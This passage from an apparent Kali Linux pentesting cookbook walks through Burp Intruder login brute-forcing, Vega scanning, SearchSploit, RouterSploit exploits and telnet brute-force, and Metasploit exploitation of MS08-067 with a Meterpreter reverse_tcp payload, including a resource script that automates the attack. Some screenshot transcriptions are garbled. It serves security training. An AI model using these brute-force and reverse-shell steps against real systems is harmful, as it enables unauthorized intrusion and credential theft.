
uid=admin&passw=wfdfe

Send to Spider
Do an active scan
Do a passive scan
Send to Intruder ⌘+^+I
Send to Repeater ⌘+^+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser ►
Engagement tools ►
Copy URL
Copy as curl command

2. Switch to the **Intruder** tab. We need to specify a payload position, and we can do that by selecting the place we want or selecting the payload and clicking on the **Add §** button:




3. In our case, since we are performing a login brute force, we will use the attack type **Pitchfork**:



4. Next, we switch to the **Payloads** tab. This is where we will enter our payloads:



5. We choose set **1**, and as we are bruteforcing, we can choose a simple list as the **Payload type**.
6. In the **Payload** options, we specify the list of words we want the app to be tested against. We can either enter them manually, or we can choose a pre-built list:



7. Now we choose set **2** and again specify a list of passwords we want the tool to try:



8. Burp allows us to customize the attack with the option of configuring stuff such as the **Number of threads**, choosing **Redirections** options, and even a **Grep - Match** in the Options tab:



9. We click on **Start attack:**

The screenshot shows the Burp Suite interface during an attack. At the top, there's a navigation bar with tabs: Results, Target, Positions, Payloads, and Options. Below it is a search bar labeled 'Filter: Showing all items'. A main table lists five rows of data with columns: Request, Payload1, Payload2, Status, Error, Timeout, Length, and Comment. Row 3, which has 'admin1' in Payload1 and 'admin' in Payload2, is highlighted with an orange background and has its status set to 200. The 'Comment' column for this row shows '9877'. The bottom half of the interface shows the 'Request' tab selected, displaying raw HTTP traffic. The request includes headers like Accept, Accept-Language, Accept-Encoding, Accept-Charset, Referer, and Content-Type, along with a cookie for ASP.NET Session ID. The body of the request contains the parameters 'uid=admin1&passw=admin&btnSubmit=login'. Below the request pane are buttons for '?', '<', '+', '>', and a search bar with the placeholder 'Type a search term'. The search bar shows '0 matches'. At the very bottom, a progress bar indicates the attack is 'Finished'.

10. A new window will pop up, showing all the results of the attack performed.



Here, we have used only one type of attack mode (**Pitchfork**). More can be learned about the different types of attack modes for **Intruder** at <https://nitstorm.github.io/blog/burp-suite-intruder-attack-types/>.

Web app pentest with Vega

Vega is an open source web app pentesting tool built in to Java. It has a JavaScript-based API, which makes it even more powerful and flexible. Vega is pretty easy to use in the following recipe, and you will learn how to perform a scan with it.

Getting ready

Some Kali versions do not come with Vega installed, but it can be installed using the command:

```
apt-get install vega
```

How to do it...

1. Vega is inbuilt in Kali and can be started using this command:


```
vega
```

The preceding command opens up the Vega tool:



2. There are two ways to start a scan in Vega—by choosing either the scanner mode or the proxy mode. We look at the scanner mode here.


3. We choose the **Start New Scan** options from the **Scan** menu:



4. In the window, we enter the website URL and click on **Next**:



5. Then, we can choose the modules we want to run:




6. In this step, we can enter the cookies:

The screenshot shows the "Authentication Options" configuration screen. It includes the following fields:


- Authentication Options**: Configure cookies and authentication identity to use during scan.
- Identity to scan site as:** A dropdown menu.
- Set-Cookie or Set-Cookie2 value:** An input field.
- Add cookie**: A button.
- Remove selected cookie(s)**: A button at the bottom.

The VEGA logo is visible in the top right corner of the interface.

7. Next, we specify whether we want to exclude any parameters and then we click on **Finish**:



8. We can see the results and vulnerabilities in the left-hand side pane:



9. Clicking on an alert shows us the details:

The screenshot shows the Vega interface for a Cross Site Scripting (XSS) vulnerability. At the top, it says "Cross Site Scripting". Below that is a section titled "AT A GLANCE" which includes a table with the following data:

Classification	Input Validation Error
Resource	/comment.php
Parameter	name
Method	POST
Risk	High

Below this is a "REQUEST" section showing the exploit code:

```
POST /comment.php [name=>>>">>"] comment=vega Submit=Submit phpaction=echo $_POST[comment]; ]
```

Finally, there is a "DISCUSSION" section with the following text:

Cross-site scripting (XSS) is a class of vulnerabilities affecting web applications that can result in security controls implemented in browsers being circumvented. When a browser visits a page on a website, script code originating in the website domain can access and manipulate the DOM (document object model), a representation of the page and its properties in the browser. Script code from another website can not. This is known as the "same origin policy", a critical control in the browser security model. Cross-site scripting vulnerabilities occur when a lack of input validation permits users to inject script code into the target website such that it runs in the browser of another user who is visiting the same website. This would circumvent the browser same-origin policy because the browser has no way to distinguish authentic

10. Similar to Burp, Vega also has proxy feature, where we can intercept and analyze the requests manually too!
11. We can edit and replay the requests to perform a manual check:

The screenshot shows the Vega proxy interface. On the left is a "Website View" tree showing a site structure for "testphp.vulnweb.com" with various URLs like "/AJAX", "/GET", "/POST", etc. On the right is a "Requests" tab showing a list of requests. One specific request is selected, showing its details in a modal window:

ID	Host	Method	Request
	testphp.vulnweb.com	GET	

The selected request's details are as follows:

Request	Response
= GET /AJAX HTTP/1.1 Accept-Encoding: gzip,deflate Host: testphp.vulnweb.com Connection: Keep-Alive User-Agent: UserAgent	

Exploring SearchSploit


SearchSploit is a command-line tool that allows us to search and browse all the exploits available at exploitdb.

How to do it...

1. To view help, we type the following command:

```
searchsploit -h
```

The following screenshot shows the output of the preceding command:



```
root@kali:~# searchsploit -h
Usage: searchsploit [options] term1 [term2] ... [termN]
Example:
    searchsploit afd windows local
    searchsploit -t oracle windows

=====
Options
=====
    -c, --case      Perform a case-sensitive search (Default is insensitive).
    -h, --help       Show this help screen.
    -t, --title     Search just the exploit title (Default is title AND the file's
path).
    -v, --verbose   Verbose output. Title lines are allowed to overflow their colum
ns.
    -w, --www        Show URLs to Exploit-DB.com rather than local path.
    --colour        Disable colour highlighting.
    --id            Display EDB-ID value rather than local path.
```

2. We can perform a search by simply entering the keyword, and if want to copy the exploit into our working directory, we use this:

```
searchsploit -m exploitdb-id
```

The following screenshot is an example of the preceding command:

```
root@kali:~# searchsploit 1234
-----
Exploit Title
    base64      pm...imailutils_sql_inj
-----
GNU Mailutils imap4d 0.6 (search) Remote Format String Exploit (fbsd)
Sonique2 2.0 Beta Build 103 - Local Crash PoC
Joomla Component com_caddy - Vulnerability
EDraw Flowchart ActiveX Control 2.3 (EDImage.ocx) Remote DoS Exploit (IE)
EDraw Flowchart ActiveX Control 2.3 - (.edt parsing) Remote Buffer Overflow PoC
Apache Tomcat 5.5.0 < 5.5.29 / 6.0.0 < 6.0.26 - Information Disclosure Vulnerabilit...
Apple iPhone 3.1.2 (7D11) Model MB702LL Mobile Safari Denial-of-Service
phpGreetCards 3.7 - XSS Vulnerabilities
AJ Matrix 3.1 - (id) Multiple SQL Injection Vulnerability
AJ Shopping Cart 1.0 (maincatid) - SQL Injection Vulnerability
Netopia Timbuktu Pro for Macintosh 6.0.1 - Denial of Service Vulnerability
WebcamXP 3.72.440/4.05.280 beta /show_gallery_pic id Variable Arbitrary Memory
```

Exploiting routers with RouterSploit

RouterSploit is a router exploitation framework that is designed especially for embedded devices. It consists of three main modules:

- **exploits:** This contains a list of all the publically available exploits
- **creds:** This is used for testing logins for different devices
- **scanners:** This is used for checking a particular exploit against a particular device

Getting ready

Before we begin, we will have to install RouterSploit in Kali; unfortunately, it does not come with the official installation of the OS. RouterSploit installation is very simple, just like we installed some tools in the beginning of the book.

How to do it...

1. We use the following command to clone the GitHub repository:

```
git clone https://github.com/reverse-shell/routersploit
```

2. We go to the directory using the `cd routersploit` command and run the file as follows:

```
./rsf.py
```

The following screenshot shows the output of *step 1*:

```
root@kali: ~
root@kali:~# git clone https://github.com/reverse-shell/routersploit
Cloning into 'routersploit'...
remote: Counting objects: 2972, done.
remote: Total 2972 (delta 0), reused 0 (delta 0), pack-reused 2972
Receiving objects: 100% (2972/2972), 595.79 KiB | 155.00 KiB/s, done.
```

3. To run an exploit against a router, we simply type this:

```
use exploits/routername/exploitname
```

The following screenshot shows an example of the preceding command:

```
rsf > use exploits/dlink/dcs_930l_auth_rce
rsf (D-Link DCS-930L Auth RCE) >
```

4. Now we see the options that are available for the exploit we chose. We use the following command:

```
show options
```

The following screenshot shows the output of the preceding command:

```
rsf (D-Link DCS-930L Auth RCE) > show options

Target options:
  Name      Current settings      Description
  ----
  target    port                  Target address e.g. http://192.168.1.1
           80                   Target Port

Module options:
  Name      Current settings      Description
  ----
  username  admin                Username to log in with
  password  password             Password to log in with
```

5. We set the target with the following command:

```
set target 192.168.1.1
```

The following screenshot shows the output of the preceding command:

```
rsf (D-Link DCS-930L Auth RCE) > set target 192.168.1.1
[+] {'target': '192.168.1.1'}
```

6. To exploit, we simply type exploit or run:

```
rsf (D-Link DCS-930L Auth RCE) > run
[*] Running module...
[-] Exploit failed - target seems to be not vulnerable
```

Using the scanners command

The following steps demonstrate the use of scanners:

1. To scan a Cisco router, we use the following command:

```
use scanners/cisco_scan
```

2. We now check for other options:

```
show options
```

The following screenshot shows the output of the preceding command:

```
rsf (Cisco Scanner) > show options

Target options:
  Name      Current settings      Description
  ----      -----
  target          192.168.1.1      Target IP address e.g. 192.168.1.1
  port            80                  Target port

Module options:
  Name      Current settings      Description
  ----      -----
  threads        8                   Number of threads

rsf (Cisco Scanner) > _
```

3. To run a scan against a target, we first set the target:

```
set target x.x.x.x
```

The following screenshot shows the output of the preceding command:

```
rsf (Cisco Scanner) > set target [REDACTED]
[+] {'target': '[REDACTED]'}
rsf (Cisco Scanner) > _
```

4. Now we run it, and it will show all the exploits that the router is vulnerable to:

```
rsf (Cisco Scanner) > run
[*] Running module...
[-] exploits/cisco/unified_multi_path_traversal is not vulnerable
[-] exploits/cisco/video_surv_path_traversal is not vulnerable
[-] exploits/cisco/dpc2420_info_disclosure is not vulnerable
[-] exploits/cisco/ucs_manager_fce is not vulnerable
[-] exploits/cisco/ucm_info_disclosure is not vulnerable
[*] Elapsed time: 10.0077250004 seconds

[-] Device is not vulnerable to any exploits!
```

Using creds

This can be used to test default password combinations on the services via the dictionary attack:

1. We use the `creds` command to run the dictionary attack on various services:

```
use creds/telnet_bruteforce
```

The following screenshot shows the output of the preceding command:

```
root@kali: ~/routersploit
rsf (Cisco Scanner) > use creds/telnet_bruteforce_
```

2. Next, we look at the options:

```
show options
```

The following screenshot shows the output of the preceding command:

The screenshot shows a terminal window with the command 'rsf (Telnet Bruteforce) > show options'. The output displays target options with columns for Name, Current settings, and Description. One entry is shown: 'target port' with value '23', described as 'Target IP address or file with target:port (file://)'.

Name	Current settings	Description
target port	23	Target IP address or file with target:port (file://)

3. Now we set the target IP:

```
set target x.x.x.x
```

4. We let it run, and it will show us any login it finds.

The screenshot shows the terminal history:
1. 'rsf (Telnet Bruteforce) > set target' followed by a configuration object.
2. 'rsf (Telnet Bruteforce) > run'
The output shows the tool starting 8 worker threads, each indicated by '[*] worker-[0-7] thread is starting...'. The output ends with a large redacted section.

Using Metasploit

Metasploit is the most widely used open source tool for pentesting. It was first developed by HD Moore in 2001 in Perl; later, it was completely rewritten in Ruby and then it was acquired by Rapid7.

Metasploit contains a collection of exploits, payloads, and encoders, which can be used to identify and exploit vulnerabilities during a pentest project. In this chapter, we will cover a few recipes that will enable the use of the **Metasploit Framework (MSF)** more efficiently.

How to do it...

The following steps demonstrate the use of MSF:

1. Start the MSF by typing the following command:

```
msfconsole
```

The following screenshot shows the output of the preceding command:

The screenshot shows a terminal window titled "root@kali:~# msfconsole". The terminal displays the Metasploit Framework's exploit selection interface. At the top, there is a large grid of exploit names, each represented by a series of '#' characters. Below this grid, the text "cmd" is visible. In the center of the screen, there is a small icon of a blue and yellow shield-like logo. To the right of the shield icon, the text "Unselect Current Exploit" is displayed. On the left side of the terminal, there is a vertical list of files and folders, including "93design", "37877.py", "ab", "arist.txt", "base64", "pm", and "client5-x86_64.dll". At the bottom of the terminal, there is a message: "Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro Learn more on <http://rapid7.com/metasploit>". Below this message, the text "[metasploit v4.12.23-dev]" is shown, followed by three lines of exploit counts: "+ -- --=[1577 exploits - 907 auxiliary - 272 post]", "+ -- --=[455 payloads - 39 encoders - 8 nops]", and "+ -- --=[Free Metasploit Pro trial: <http://r-7.co/trymsp>]". The prompt "msf >" is at the bottom of the terminal.

2. To search for an exploit, we type this:

```
search exploit_name
```

The following screenshot shows the output of the preceding command:

A screenshot of a terminal window showing the output of the 'search ms08_067' command. The output lists a single matching module: 'exploit/windows/smb/ms08_067_netapi'. The table includes columns for Name, Disclosure Date, Rank, and Description.

Name	Disclosure Date	Rank	Description
exploit/windows/smb/ms08_067_netapi	2008-10-28	great	MS08-067 Microsoft Server Service Relative Path Stack Corruption

3. To use an exploit, we type this:

```
use exploits/path/to/exploit
```

The following screenshot shows the output of the preceding command:

A screenshot of a terminal window showing the output of the 'use exploit/windows/smb/ms08_067_netapi' command. The command is typed in the terminal, and the response shows the exploit has been selected.

4. Next, we look at the options by typing the following:

```
show options
```

5. Here, we will need to set the payload, target IP, localhost, and port we want for the back connection.
6. We set the target using the following:

```
set RHOST x.x.x.x
```

7. We set the payload with this:

```
set payload windows/meterpreter/reverse_tcp
```


8. Next, we set the lhost and lport in which we want the connection:

```
set lhost x.x.x.x  
set lport 4444
```

9. Now we run the exploit command:

```
exploit
```

10. Once it's successfully exploited, we will look at a meterpreter session:



```
File Edit View Search Terminal Help

msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.56.101:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769024 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:1157) a
2014-05-28 07:49:40 -0700

meterpreter >
```



Although we used only Windows `reverse_tcp` here, Metasploit has a lot of other payloads depending on the backend OS or web application used. A complete list of payloads can be found at <https://www.offensive-security.com/metasploit-unleashed/msfpayload/>.

Automating Metasploit

Metasploit supports automation in different ways. One such way we will cover here is resource script.

A **resource script** is basically a set of commands that run automatically when a script is loaded. Metasploit already contains a set of prebuilt scripts that prove to be most useful in a corporate pentesting environment. The complete list of scripts available can be seen in the `/usr/share/metasploit-framework/scripts/resource` directory:

```
root@kali:~/usr/share/metasploit-framework/scripts/resource# ls
auto_brute.rc          bap_firefox_only.rc      oracle_login.rc
autocrawler.rc          cmd.war                oracle_sids.rc
auto_cred_checker.rc   bap_flash_only.rc      oracle_tns.rc
autoexploit.rc          bap_ie_only.rc        port_cleaner.rc
auto_pass_the_hash.rc   basic_discovery.rc    portscan.rc
auto_win32_multihandler.rc fileformat_generator.rc  run_all_post.rc
bap_all.rc              mssql_brute.rc       wmap_autotest.rc
bap_dryrun_only.rc      nessus_vulns_cleaner.rc
root@kali:~/usr/share/metasploit-framework/scripts/resource#
```

How to do it...

The following steps demonstrate the automation of Metasploit:

1. We start Metasploit using the following command:

```
msfconsole
```

The preceding command's output is shown in the following screenshot:

The screenshot shows the terminal window for msfconsole. At the top, the command `root@kali:~# msfconsole` is entered. Below the command, there is a large, intricate ASCII art logo consisting of many '#' characters, resembling a stylized flower or a gear. The logo is centered in the terminal window.

2. Some scripts require RHOSTS to be set globally, so we set RHOSTS using the following command:

```
set RHOSTS 172.18.0.0/24
```

The preceding command's output is shown in the following screenshot:

```
msf > set RHOSTS 172.18.0.0/24
RHOSTS => 172.18.0.0/24
msf >
```

3. Now we run the script using the following command:

```
resource /usr/share/metasploit-framework
/scripts/resource/basic_discovery.rc
```

4. This script will do a basic host discovery scan on the subnet provided:

```
msf > resource /usr/share/metasploit-framework/scripts/resource/basic_discovery.rc
[*] Processing /usr/share/metasploit-framework/scripts/resource/basic_discovery.rc for ERB directives.
[*] resource (/usr/share/metasploit-framework/scripts/resource/basic_discovery.rc) > Ruby Code (20261 bytes)
THREADS => 15
=====
starting discovery scanners ... stage 1
=====
[!] msf exploit(www) >
=====
starting portscanners ...
=====
udp_sweep
[*] Auxiliary module running as background job
Module: db_nmap
Using Nmap with the following options: -n -PN -PO -O -sSV 172.18.0.0/24
```

Writing a custom resource script

In the following recipe, we will look at how to write a basic script.


How to do it...

Follow the given steps for writing a basic script:

1. We open up any editor—nano, leafpad, and so on.
2. Here, we type all the commands we would want MSF to execute:

```
use exploit/windows/smb/ms08_067_netapi
set payload windows/meterpreter/reverse_tcp
set RHOST 192.168.15.15
set LHOST 192.168.15.20
set LPORT 4444
exploit -j
```


3. We save the script with a .rc extension:



The screenshot shows a simple text editor window titled '(Untitled)'. The menu bar includes File, Edit, Search, Options, and Help. The main text area contains the following exploit script:

```
use exploit/windows/smb/ms08_067_netapi
set payload windows/meterpreter/reverse_tcp
set RHOST 192.168.15.15
set LHOST 192.168.15.20
set LPORT 4444
exploit -j |
```

4. Now we start msfconsole and type the command to automatically exploit the machine:



The screenshot shows the msfconsole terminal. The user has run the command 'resource /root/Desktop/demoscript.rc'. The terminal output shows the exploit configuration and the command to start the exploit as a background job:

```
msf > resource /root/Desktop/demoscript.rc
[*] Processing /root/Desktop/demoscript.rc for ERB directives.
resource (/root/Desktop/demoscript.rc)> use exploit/windows/smb/ms08_067_netapi
resource (/root/Desktop/demoscript.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/Desktop/demoscript.rc)> set RHOST 192.168.15.15
RHOST => 192.168.15.15
resource (/root/Desktop/demoscript.rc)> set LHOST 192.168.15.20
LHOST => 192.168.15.20
resource (/root/Desktop/demoscript.rc)> set LPORT 4444
LPORT => 4444
resource (/root/Desktop/demoscript.rc)> exploit -j
[*] Exploit running as background job.
```



A resource script is just one way of automating Metasploit; you can learn about other ways of automating Metasploit in this article at <https://community.rapid7.com/community/metasploit/blog/2011/12/08/six-ways-to-automate-metasploit>.

Databases in Metasploit

In Kali Linux, we will have to set up a database before we use the database functionality.

How to do it...

The following steps demonstrate the setting up of a database:

1. First, we start the postgresql server using the following command:

```
service postgresql start
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# service postgresql start
root@kali:~#
```

2. Then, we create the database and initialize it:

```
msfdb init
```

3. Once this is done, we load msfconsole. Now we can create and manage workspaces in Metasploit. A workspace can be considered a space where we can save all our Metasploit data with categorizations. To set up a new workspace, we use the following command:

```
workspace -a workspacename
```

The following screenshot shows the output of the preceding command:

```
msf > workspace -a demopackt
[*] Added workspace: demopackt
msf >
```


4. To see all the commands related to the workspace, we can execute this:

```
workspace -h
```

5. Now that we have our database and workspace set up, we can use various commands to interact with the database.
6. To import an existing Nmap scan into our database, we use the following command:

```
db_import path/to/nmapfile.xml
```

The following screenshot shows the output of the preceding command:



A terminal window titled "root@kali: ~" showing Metasploit Framework (msf) console output. The user has run the command "db_status" which shows a PostgreSQL connection to msf3. Then, they run "db_import /root/Desktop/msf_" which imports an Nmap XML file into the database.

```
root@kali: ~
msf > db_status
[*] postgresql connected to msf3
msf > db_import /root/Desktop/msf_
```

7. Once the import is complete, we can view the hosts using the following command:

```
hosts
```


The following screenshot shows the output of the preceding command:

172.18.0.35		Unknown	device
172.18.0.36	172.18.0.36	Linux	3.13 server
172.18.0.37	172.18.0.37	VMware ESXi	device
172.18.0.43		Unknown	device
172.18.0.47		Unknown	device
172.18.0.48		Unknown	device

8. To view only the IP address and OS type, we use the following command:

```
hosts -c address,os_flavor
```

The following screenshot shows the output of the preceding command:



msf > hosts -c address,os_flavor

Hosts

=====

address	os_flavor
172.18.0.12	
172.18.0.13	
172.18.0.14	
172.18.0.15	
172.18.0.16	
172.18.0.17	
172.18.0.19	
172.18.0.23	Enterprise
172.18.0.28	

